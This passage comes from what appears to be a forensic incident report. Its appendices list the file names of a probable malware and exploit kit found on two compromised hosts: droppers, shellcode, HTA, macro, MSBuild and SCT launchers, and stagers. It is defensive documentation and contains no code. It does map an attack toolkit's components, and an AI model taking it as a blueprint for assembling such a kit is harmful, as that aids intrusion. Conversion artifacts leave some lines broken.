* [PBind v4 Donut x86 Shellcode.bin] (PBind v4 Donut x86 Shellcode.bin)
* [PBind v4 DotNet2JS.b64] (PBind v4 DotNet2JS.b64)
* [PBind v4 DotNet2JS.js] (PBind v4 DotNet2JS.js)
```



## Appendix C: Probable Malware/Exploit Kit on Host E con't



### **Contents**: (Continued on next page)

- \* [PBind\_v4\_dropper\_migrate\_x86.c] (PBind\_v4\_dropper\_migrate\_x86.c)
  - \* [PBind\_v4\_dropper\_migrate\_x86.exe] (PBind\_v4\_dropper\_migrate\_x86.exe)
  - \* [PBind v4 dropper x64.c] (PBind v4 dropper x64.c)
  - \* [PBind\_v4\_dropper\_x64.exe] (PBind\_v4\_dropper\_x64.exe)
  - \* [PBind v4 dropper x86.c] (PBind v4 dropper x86.c)
  - \* [PBind v4 dropper x86.exe] (PBind v4 dropper x86.exe)
  - \* [PBind\_v4\_msbuild.xml](PBind\_v4\_msbuild.xml)
  - \* [PBind v4 x64.dll] (PBind v4 x64.dll)

```
* [PBind v4 x64 Shellcode.b64] (PBind v4 x64 Shellcode.b64)
* [PBind v4 x64 Shellcode.bin] (PBind v4 x64 Shellcode.bin)
* [PBind_v4_x86.dll](PBind_v4_x86.dll)
* [PBind v4 x86 Shellcode.b64] (PBind v4 x86 Shellcode.b64)
* [PBind v4 x86 Shellcode.bin] (PBind v4 x86 Shellcode.bin)
* [PBindSharp_v4_csc.cs] (PBindSharp_v4_csc.cs)
* [PBindSharp_v4_Donut_x64_Shellcode.b64](PBindSharp_v4_Donut_x64_Shellcode.b64)
* [PBindSharp v4 Donut x64 Shellcode.bin] (PBindSharp v4 Donut x64 Shellcode.bin)
* [PBindSharp v4 Donut x86 Shellcode.b64] (PBindSharp v4 Donut x86 Shellcode.b64)
* [PBindSharp_v4_Donut_x86_Shellcode.bin] (PBindSharp_v4_Donut_x86_Shellcode.bin)
* [PBindSharp_v4_DotNet2JS.b64](PBindSharp_v4_DotNet2JS.b64)
* [PBindSharp v4 DotNet2JS.js] (PBindSharp v4 DotNet2JS.js)
* [PBindSharp_v4_dropper_migrate_x64.c](PBindSharp_v4_dropper_migrate_x64.c)
* [PBindSharp_v4_dropper_migrate_x64.exe] (PBindSharp_v4_dropper_migrate_x64.exe)
* [PBindSharp_v4_dropper_migrate_x86.c](PBindSharp_v4_dropper_migrate_x86.c)
* [PBindSharp v4 dropper migrate x86.exe] (PBindSharp v4 dropper migrate x86.exe)
* [PBindSharp v4 dropper x64.c] (PBindSharp v4 dropper x64.c)
* [PBindSharp_v4_dropper_x64.exe] (PBindSharp_v4_dropper_x64.exe)
* [PBindSharp v4 dropper x86.c] (PBindSharp v4 dropper x86.c)
* [PBindSharp_v4_dropper_x86.exe] (PBindSharp_v4_dropper_x86.exe)
* [PBindSharp v4 msbuild.xml] (PBindSharp v4 msbuild.xml)
* [PBindSharp_v4_x64.dll](PBindSharp_v4_x64.dll)
* [PBindSharp v4 x64 Shellcode.b64] (PBindSharp v4 x64 Shellcode.b64)
* [PBindSharp v4 x64 Shellcode.bin] (PBindSharp v4 x64 Shellcode.bin)
* [PBindSharp v4 x86.dll] (PBindSharp v4 x86.dll)
* [PBindSharp v4 x86 Shellcode.b64] (PBindSharp v4 x86 Shellcode.b64)
* [PBindSharp v4 x86 Shellcode.bin] (PBindSharp v4 x86 Shellcode.bin)
* [Posh v2 csc.cs] (Posh v2 csc.cs)
```

\* [Posh\_v2\_Donut\_x64\_Shellcode.b64] (Posh\_v2\_Donut\_x64\_Shellcode.b64)

\* [Posh\_v2\_Donut\_x64\_Shellcode.bin] (Posh\_v2\_Donut\_x64\_Shellcode.bin)


\* [Posh\_v2\_Donut\_x86\_Shellcode.b64] (Posh\_v2\_Donut\_x86\_Shellcode.b64)

\* [Posh\_v2\_Donut\_x86\_Shellcode.bin] (Posh\_v2\_Donut\_x86\_Shellcode.bin)

\* [Posh\_v2\_DotNet2JS.b64] (Posh\_v2\_DotNet2JS.b64)
\* [Posh\_v2\_DotNet2JS.js] (Posh\_v2\_DotNet2JS.js)



## Appendix C: Probable Malware/Exploit Kit on Host E con't



### **Contents**: (Continued on next page)

- \* [Posh\_v2\_dropper\_migrate\_x64.c] (Posh\_v2\_dropper\_migrate\_x64.c)
  \* [Posh\_v2\_dropper\_migrate\_x64.exe] (Posh\_v2\_dropper\_migrate\_x64.exe)
  \* [Posh\_v2\_dropper\_migrate\_x86.c] (Posh\_v2\_dropper\_migrate\_x86.c)
  \* [Posh\_v2\_dropper\_migrate\_x86.exe] (Posh\_v2\_dropper\_migrate\_x86.exe)
  \* [Posh\_v2\_dropper\_x64.c] (Posh\_v2\_dropper\_x64.c)
  \* [Posh\_v2\_dropper\_x64.exe] (Posh\_v2\_dropper\_x64.exe)
  \* [Posh\_v2\_dropper\_x86.c] (Posh\_v2\_dropper\_x86.c)
  \* [Posh\_v2\_dropper\_x86.exe] (Posh\_v2\_dropper\_x86.exe)
  \* [Posh\_v2\_dropper\_x86.exe] (Posh\_v2\_dropper\_x86.exe)
  \* [Posh\_v2\_msbuild.xml] (Posh\_v2\_msbuild.xml)
- \* [Posh v2 x64.dll] (Posh v2 x64.dll) \* [Posh v2 x64 Shellcode.b64] (Posh v2 x64 Shellcode.b64) \* [Posh\_v2\_x64\_Shellcode.bin] (Posh\_v2\_x64\_Shellcode.bin) \* [Posh\_v2\_x86.dll](Posh\_v2\_x86.dll) \* [Posh v2 x86 Shellcode.b64](Posh v2 x86 Shellcode.b64) \* [Posh v2 x86 Shellcode.bin] (Posh v2 x86 Shellcode.bin) \* [Posh v4 csc.cs] (Posh v4 csc.cs) \* [Posh v4 Donut x64 Shellcode.b64] (Posh v4 Donut x64 Shellcode.b64) \* [Posh v4 Donut x64 Shellcode.bin] (Posh v4 Donut x64 Shellcode.bin) \* [Posh\_v4\_Donut\_x86\_Shellcode.b64](Posh\_v4\_Donut\_x86\_Shellcode.b64) \* [Posh v4 Donut x86 Shellcode.bin] (Posh v4 Donut x86 Shellcode.bin) \* [Posh\_v4\_DotNet2JS.b64] (Posh\_v4\_DotNet2JS.b64) \* [Posh v4 DotNet2JS.js] (Posh v4 DotNet2JS.js) \* [Posh\_v4\_dropper\_migrate\_x64.c](Posh\_v4\_dropper\_migrate\_x64.c) \* [Posh v4 dropper migrate x64.exe] (Posh v4 dropper migrate x64.exe) \* [Posh v4 dropper migrate x86.c](Posh v4 dropper migrate x86.c) \* [Posh\_v4\_dropper\_migrate\_x86.exe] (Posh\_v4\_dropper\_migrate\_x86.exe) \* [Posh v4 dropper x64.c] (Posh v4 dropper x64.c) \* [Posh\_v4\_dropper\_x64.exe] (Posh\_v4\_dropper\_x64.exe) \* [Posh v4 dropper x86.c] (Posh v4 dropper x86.c) \* [Posh v4 dropper x86.exe] (Posh v4 dropper x86.exe) \* [Posh v4 msbuild.xml] (Posh v4 msbuild.xml) \* [Posh\_v4\_x64.dll](Posh\_v4\_x64.dll) \* [Posh v4 x64 Shellcode.b64] (Posh v4 x64 Shellcode.b64) \* [Posh v4 x64 Shellcode.bin] (Posh v4 x64 Shellcode.bin) \* [Posh\_v4\_x86.dll](Posh\_v4\_x86.dll) \* [Posh\_v4\_x86\_Shellcode.b64](Posh\_v4\_x86\_Shellcode.b64) \* [Posh v4 x86 Shellcode.bin] (Posh v4 x86 Shellcode.bin) \* [py dropper.py] (py dropper.py) \* [py\_dropper.sh] (py\_dropper.sh) \* [rg\_sct.xml](rg\_sct.xml) \* [Sharp Posh PBind Stager.cs](Sharp Posh PBind Stager.cs) \* [Sharp Posh Stager.cs] (Sharp Posh Stager.cs) \* [Sharp\_v4\_csc.cs] (Sharp\_v4\_csc.cs) \* [Sharp\_v4\_Donut\_x64\_Shellcode.b64](Sharp\_v4\_Donut\_x64\_Shellcode.b64) \* [Sharp v4 Donut x64 Shellcode.bin] (Sharp v4 Donut x64 Shellcode.bin) \* [Sharp\_v4\_Donut\_x86\_Shellcode.b64](Sharp\_v4\_Donut\_x86\_Shellcode.b64) \* [Sharp v4 Donut x86 Shellcode.bin](Sharp v4 Donut x86 Shellcode.bin) \* [Sharp\_v4\_DotNet2JS.b64] (Sharp\_v4\_DotNet2JS.b64)

\* [Sharp v4 DotNet2JS.js] (Sharp v4 DotNet2JS.js)

\* [Sharp\_v4\_dropper\_migrate\_x64.c] (Sharp\_v4\_dropper\_migrate\_x64.c)


\* [Sharp\_v4\_dropper\_migrate\_x64.exe] (Sharp\_v4\_dropper\_migrate\_x64.exe)

\* [Sharp\_v4\_dropper\_migrate\_x86.c] (Sharp\_v4\_dropper\_migrate\_x86.c)

\* [Sharp\_v4\_dropper\_migrate\_x86.exe] (Sharp\_v4\_dropper\_migrate\_x86.exe)



## Appendix C: Probable Malware/Exploit Kit on Host E con't




Contents:

- \* [Sharp\_v4\_dropper\_x64.c] (Sharp\_v4\_dropper\_x64.c)
- \* [Sharp\_v4\_dropper\_x64.exe] (Sharp\_v4\_dropper\_x64.exe)
- \* [Sharp\_v4\_dropper\_x86.c] (Sharp\_v4\_dropper\_x86.c)
- \* [Sharp\_v4\_dropper\_x86.exe] (Sharp\_v4\_dropper\_x86.exe)
- \* [Sharp v4 msbuild.xml] (Sharp v4 msbuild.xml)
- \* [Sharp\_v4\_x64.dll] (Sharp\_v4\_x64.dll)
- \* [Sharp\_v4\_x64\_Shellcode.b64] (Sharp\_v4\_x64\_Shellcode.b64)
- \* [Sharp v4 x64\_Shellcode.bin] (Sharp\_v4\_x64\_Shellcode.bin)
- \* [Sharp v4 x86.dll] (Sharp v4 x86.dll)
- \* [Sharp\_v4\_x86\_Shellcode.b64] (Sharp\_v4\_x86\_Shellcode.b64)
- \* [Sharp v4 x86 Shellcode.bin] (Sharp v4 x86 Shellcode.bin)

\* \* \*


### Appendix D: Malware/Exploit Kit on Host H



### Contents:

- # Directory listing for /
- \* \* \*
  - \* [64ME.ps1] (64ME.ps1)
  - \* [64ME2.ps1](64ME2.ps1)
  - \* [64MEever.exe] (64MEever.exe)
- \* [64RA.exe] (64RA.exe)
  - \* [aes.py] (aes.py)
  - \* [cs sct.xml](cs sct.xml)
  - \* [dropper.cs] (dropper.cs)
  - \* [dropper cs.exe] (dropper cs.exe)
  - \* [dropper\_cs\_ps\_pbind\_v4.exe] (dropper\_cs\_ps\_pbind\_v4.exe)
  - \* [dropper cs ps v2.exe] (dropper cs ps v2.exe)
  - \* [dropper\_cs\_ps\_v4.exe] (dropper\_cs\_ps\_v4.exe)
  - \* [dropper jxa.js] (dropper jxa.js)
  - \* [DynamicCode.cs] (DynamicCode.cs)
  - \* [fcomm.cs] (fcomm.cs)
  - \* [fcomm cs.exe] (fcomm cs.exe)
  - \* [FCommSharp v4 csc.cs] (FCommSharp v4 csc.cs)
  - \* [FCommSharp v4 Donut x64 Shellcode.b64] (FCommSharp v4 Donut x64 Shellcode.b64)
  - \* [FCommSharp\_v4\_Donut\_x64\_Shellcode.bin] (FCommSharp\_v4\_Donut\_x64\_Shellcode.bin)
  - \* [FCommSharp v4 Donut x86 Shellcode.b64] (FCommSharp v4 Donut x86 Shellcode.b64)
  - \* [FCommSharp v4 Donut x86 Shellcode.bin] (FCommSharp v4 Donut x86 Shellcode.bin)
  - \* [FCommSharp v4 DotNet2JS.b64] (FCommSharp v4 DotNet2JS.b64)
  - \* [FCommSharp v4 DotNet2JS.js] (FCommSharp v4 DotNet2JS.js)
  - \* [FCommSharp v4 dropper migrate x64.c] (FCommSharp v4 dropper migrate x64.c)
  - \* [FCommSharp v4 dropper migrate x64.exe] (FCommSharp v4 dropper migrate x64.exe)
  - \* [FCommSharp v4 dropper migrate x86.c] (FCommSharp v4 dropper migrate x86.c)
  - \* [FCommSharp\_v4\_dropper\_migrate\_x86.exe] (FCommSharp\_v4\_dropper\_migrate\_x86.exe)
  - \* [FCommSharp v4 dropper x64.c] (FCommSharp v4 dropper x64.c)
  - \* [FCommSharp v4 dropper x64.exe] (FCommSharp v4 dropper x64.exe)
  - \* [FCommSharp\_v4\_dropper\_x86.c] (FCommSharp\_v4\_dropper\_x86.c)
  - \* [FCommSharp\_v4\_dropper\_x86.exe] (FCommSharp\_v4\_dropper\_x86.exe)
  - \* [FCommSharp v4 msbuild.xml] (FCommSharp v4 msbuild.xml)
  - \* [FCommSharp v4 x64.dll] (FCommSharp v4 x64.dll)
  - \* [FCommSharp v4 x64 Shellcode.b64](FCommSharp v4 x64 Shellcode.b64)
  - \* [FCommSharp v4 x64 Shellcode.bin] (FCommSharp v4 x64 Shellcode.bin)
  - \* [FCommSharp v4 x86.dll] (FCommSharp v4 x86.dll)
  - \* [FCommSharp v4 x86 Shellcode.b64] (FCommSharp v4 x86 Shellcode.b64)
  - \* [FCommSharp v4 x86 Shellcode.bin] (FCommSharp v4 x86 Shellcode.bin)
  - \* [Launcher.hta] (Launcher.hta)
  - \* [macro.txt] (macro.txt)
  - \* [payload.bat] (payload.bat)
  - \* [payload.txt] (payload.txt)
  - \* [pbind.cs] (pbind.cs)
  - \* [pbind cs.exe] (pbind cs.exe)
  - \* [PBind v4 csc.cs] (PBind v4 csc.cs)
  - \* [PBind v4 Donut x64 Shellcode.b64] (PBind v4 Donut x64 Shellcode.b64)
  - \* [PBind\_v4\_Donut\_x64\_Shellcode.bin] (PBind\_v4\_Donut\_x64\_Shellcode.bin)
  - \* [PBind\_v4\_Donut\_x86\_Shellcode.b64](PBind\_v4\_Donut\_x86\_Shellcode.b64)
  - \* [PBind\_v4\_Donut\_x86\_Shellcode.bin](PBind\_v4\_Donut\_x86\_Shellcode.bin)

### Appendix D: Malware/Exploit Kit on Host H con't




### **Contents:** (Continued on next page)

- \* [PBind v4 DotNet2JS.b64] (PBind v4 DotNet2JS.b64) [PBind v4 DotNet2JS.js] (PBind v4 DotNet2JS.js) [PBind v4 dropper migrate x64.c] (PBind v4 dropper migrate x64.c) \* [PBind v4 dropper migrate x64.exe] (PBind v4 dropper migrate x64.exe) \* [PBind\_v4\_dropper\_migrate\_x86.c](PBind\_v4\_dropper\_migrate\_x86.c) [PBind v4 dropper migrate x86.exe] (PBind v4 dropper migrate x86.exe) \* [PBind v4 dropper x64.c] (PBind v4 dropper x64.c) [PBind v4 dropper x64.exe] (PBind v4 dropper x64.exe) [PBind v4 dropper x86.c] (PBind v4 dropper x86.c) [PBind v4 dropper x86.exe] (PBind v4 dropper x86.exe) [PBind v4 msbuild.xml] (PBind v4 msbuild.xml) [PBind v4 x64.dll] (PBind v4 x64.dll) [PBind\_v4\_x64\_Shellcode.b64](PBind\_v4\_x64\_Shellcode.b64) [PBind v4 x64 Shellcode.bin] (PBind v4 x64 Shellcode.bin) [PBind\_v4\_x86.dll](PBind\_v4\_x86.dll) [PBind v4 x86 Shellcode.b64] (PBind v4 x86 Shellcode.b64) [PBind v4 x86 Shellcode.bin] (PBind v4 x86 Shellcode.bin) [PBindSharp v4 csc.cs] (PBindSharp v4 csc.cs) [PBindSharp v4 Donut x64 Shellcode.b64] (PBindSharp v4 Donut x64 Shellcode.b64) [PBindSharp v4 Donut x64 Shellcode.bin] (PBindSharp v4 Donut x64 Shellcode.bin) [PBindSharp v4 Donut x86 Shellcode.b64] (PBindSharp v4 Donut x86 Shellcode.b64) [PBindSharp\_v4\_Donut\_x86\_Shellcode.bin] (PBindSharp\_v4\_Donut\_x86\_Shellcode.bin) [PBindSharp v4 DotNet2JS.b64] (PBindSharp v4 DotNet2JS.b64) [PBindSharp v4 DotNet2JS.js] (PBindSharp v4 DotNet2JS.js) [PBindSharp v4 dropper migrate x64.c] (PBindSharp v4 dropper migrate x64.c) [PBindSharp v4 dropper migrate x64.exe] (PBindSharp v4 dropper migrate x64.exe) [PBindSharp v4 dropper migrate x86.c] (PBindSharp v4 dropper migrate x86.c) [PBindSharp v4 dropper migrate x86.exe] (PBindSharp v4 dropper migrate x86.exe) [PBindSharp v4 dropper x64.c] (PBindSharp v4 dropper x64.c) [PBindSharp\_v4\_dropper\_x64.exe] (PBindSharp\_v4\_dropper\_x64.exe) [PBindSharp v4 dropper x86.c] (PBindSharp v4 dropper x86.c) [PBindSharp v4 dropper x86.exe] (PBindSharp v4 dropper x86.exe) [PBindSharp\_v4\_msbuild.xml] (PBindSharp\_v4\_msbuild.xml) [PBindSharp\_v4\_x64.dll](PBindSharp\_v4\_x64.dll) [PBindSharp v4 x64 Shellcode.b64] (PBindSharp v4 x64 Shellcode.b64) [PBindSharp v4 x64 Shellcode.bin] (PBindSharp v4 x64 Shellcode.bin) [PBindSharp v4 x86.dll] (PBindSharp v4 x86.dll) [PBindSharp v4 x86 Shellcode.b64] (PBindSharp v4 x86 Shellcode.b64) [PBindSharp v4 x86 Shellcode.bin] (PBindSharp v4 x86 Shellcode.bin) [Posh\_v2\_csc.cs] (Posh\_v2\_csc.cs) [Posh v2 Donut x64 Shellcode.b64] (Posh v2 Donut x64 Shellcode.b64) [Posh\_v2\_Donut\_x64\_Shellcode.bin] (Posh\_v2\_Donut\_x64\_Shellcode.bin) [Posh v2 Donut x86 Shellcode.b64] (Posh v2 Donut x86 Shellcode.b64) [Posh v2 Donut x86 Shellcode.bin] (Posh v2 Donut x86 Shellcode.bin) [Posh v2 DotNet2JS.b64] (Posh v2 DotNet2JS.b64) [Posh v2 DotNet2JS.js] (Posh v2 DotNet2JS.js)
- [Posh v2 dropper x64.c] (Posh v2 dropper x64.c) [Posh v2 dropper x64.exe] (Posh v2 dropper x64.exe)

[Posh\_v2\_dropper\_migrate\_x64.c] (Posh\_v2\_dropper\_migrate\_x64.c) [Posh v2 dropper migrate x64.exe] (Posh v2 dropper migrate x64.exe) [Posh\_v2\_dropper\_migrate\_x86.c] (Posh\_v2\_dropper\_migrate\_x86.c) [Posh v2 dropper migrate x86.exe] (Posh v2 dropper migrate x86.exe)

### Appendix D: Malware/Exploit Kit on Host H con't



### **Contents**: (Continued on next page)

- \* [Posh\_v2\_dropper\_x86.c] (Posh\_v2\_dropper\_x86.c)

  \* [Posh\_v2\_dropper\_x86.exe] (Posh\_v2\_dropper\_x86.exe)

  \* [Posh\_v2\_msbuild.xml] (Posh\_v2\_msbuild.xml)

  \* [Posh\_v2\_x64.dll] (Posh\_v2\_x64.dll)

  \* [Posh\_v2\_x64\_Shellcode.b64] (Posh\_v2\_x64\_Shellcode.b64)

  \* [Posh\_v2\_x64\_Shellcode.bin] (Posh\_v2\_x64\_Shellcode.bin)

  \* [Posh\_v2\_x86\_Shellcode.b64]


  osh\_v2\_x86\_Shellcode.b64)

  osh\_v2\_x86\_Shellcode.bin)

  cs)
- \* [Posh\_v2\_x86\_Shellcode.b64](Posh\_v2\_x86\_Shellcode.b64)
- \* [Posh\_v2\_x86\_Shellcode.bin] (Posh\_v2\_x86\_Shellcode.bin)
- \* [Posh\_v4\_csc.cs](Posh\_v4\_csc.cs)
- \* [Posh\_v4\_Donut\_x64\_Shellcode.b64](Posh\_v4\_Donut\_x64\_Shellcode.b64)
- \* [Posh v4 Donut x64 Shellcode.bin](Posh v4 Donut x64 Shellcode.bin)
- \* [Posh\_v4\_Donut\_x86\_Shellcode.b64](Posh\_v4\_Donut\_x86\_Shellcode.b64)
- \* [Posh v4 Donut x86 Shellcode.bin] (Posh v4 Donut x86 Shellcode.bin)
- \* [Posh\_v4\_DotNet2JS.b64] (Posh\_v4\_DotNet2JS.b64)
- \* [Posh v4 DotNet2JS.js] (Posh v4 DotNet2JS.js)
- \* [Posh\_v4\_dropper\_migrate\_x64.c] (Posh\_v4\_dropper\_migrate\_x64.c)
- \* [Posh v4 dropper migrate x64.exe] (Posh v4 dropper migrate x64.exe)
- \* [Posh v4 dropper migrate x86.c] (Posh v4 dropper migrate x86.c)
- \* [Posh\_v4\_dropper\_migrate\_x86.exe](Posh\_v4\_dropper\_migrate\_x86.exe)
- \* [Posh v4 dropper x64.c] (Posh v4 dropper x64.c)
- \* [Posh\_v4\_dropper\_x64.exe] (Posh\_v4\_dropper\_x64.exe)
- \* [Posh v4 dropper x86.c] (Posh v4 dropper x86.c)
- \* [Posh v4 dropper x86.exe] (Posh v4 dropper x86.exe)
- \* [Posh v4 msbuild.xml] (Posh v4 msbuild.xml)
- \* [Posh v4 x64.dll] (Posh v4 x64.dll)
- \* [Posh v4 x64 Shellcode.b64] (Posh v4 x64 Shellcode.b64)
- \* [Posh v4 x64 Shellcode.bin] (Posh v4 x64 Shellcode.bin)
- \* [Posh v4 x86.dll] (Posh v4 x86.dll)
- \* [Posh\_v4\_x86\_Shellcode.b64](Posh\_v4\_x86\_Shellcode.b64)
- \* [Posh v4 x86 Shellcode.bin] (Posh v4 x86 Shellcode.bin)
- \* [py dropper.py] (py dropper.py)
- \* [py\_dropper.sh] (py\_dropper.sh)
- \* [rg\_sct.xml](rg\_sct.xml)
- \* [Sharp Posh PBind Stager.cs] (Sharp Posh PBind Stager.cs)
- \* [Sharp Posh Stager.cs] (Sharp Posh Stager.cs)
- \* [Sharp\_v4\_csc.cs] (Sharp\_v4\_csc.cs)
- \* [Sharp\_v4\_Donut\_x64\_Shellcode.b64] (Sharp\_v4\_Donut\_x64\_Shellcode.b64)
- \* [Sharp v4 Donut x64 Shellcode.bin] (Sharp v4 Donut x64 Shellcode.bin)
- \* [Sharp\_v4\_Donut\_x86\_Shellcode.b64] (Sharp\_v4\_Donut\_x86\_Shellcode.b64)
- \* [Sharp v4 Donut x86 Shellcode.bin] (Sharp v4 Donut x86 Shellcode.bin)
- \* [Sharp\_v4\_DotNet2JS.b64] (Sharp\_v4\_DotNet2JS.b64)
- \* [Sharp v4 DotNet2JS.js] (Sharp v4 DotNet2JS.js)
- \* [Sharp v4 dropper migrate x64.c] (Sharp v4 dropper migrate x64.c)
- \* [Sharp\_v4\_dropper\_migrate\_x64.exe] (Sharp\_v4\_dropper\_migrate\_x64.exe)
- \* [Sharp\_v4\_dropper\_migrate\_x86.c] (Sharp\_v4\_dropper\_migrate\_x86.c)
- \* [Sharp\_v4\_dropper\_migrate\_x86.exe] (Sharp\_v4\_dropper\_migrate\_x86.exe)
- \* [Sharp v4 dropper x64.c] (Sharp v4 dropper x64.c)
- \* [Sharp\_v4\_dropper\_x64.exe] (Sharp\_v4\_dropper\_x64.exe)
- \* [Sharp\_v4\_dropper\_x86.c] (Sharp\_v4\_dropper\_x86.c)
- \* [Sharp\_v4\_dropper\_x86.exe] (Sharp\_v4\_dropper\_x86.exe)
- \* [Sharp\_v4\_msbuild.xml](Sharp\_v4\_msbuild.xml)



# Appendix D: Malware/Exploit Kit on Host H con't



**Contents:** 

- \* [Sharp\_v4\_x64.dll](Sharp\_v4\_x64.dll)
- \* [Sharp\_v4\_x64\_Shellcode.b64] (Sharp\_v4\_x64\_Shellcode.b64)
- \* [Sharp\_v4\_x64\_Shellcode.bin] (Sharp\_v4\_x64\_Shellcode.bin)
- \* [Sharp v4 x86.dll] (Sharp v4 x86.dll)
- \* [Sharp\_v4\_x86\_Shellcode.b64] (Sharp\_v4\_x86\_Shellcode.b64)
- \* [Sharp\_v4\_x86\_Shellcode.bin] (Sharp\_v4\_x86\_Shellcode.bin)
- \* [ShellCode.ps1] (ShellCode.ps1)
- \* [TeamViewer-Services.exe] (TeamViewer-Services.exe)

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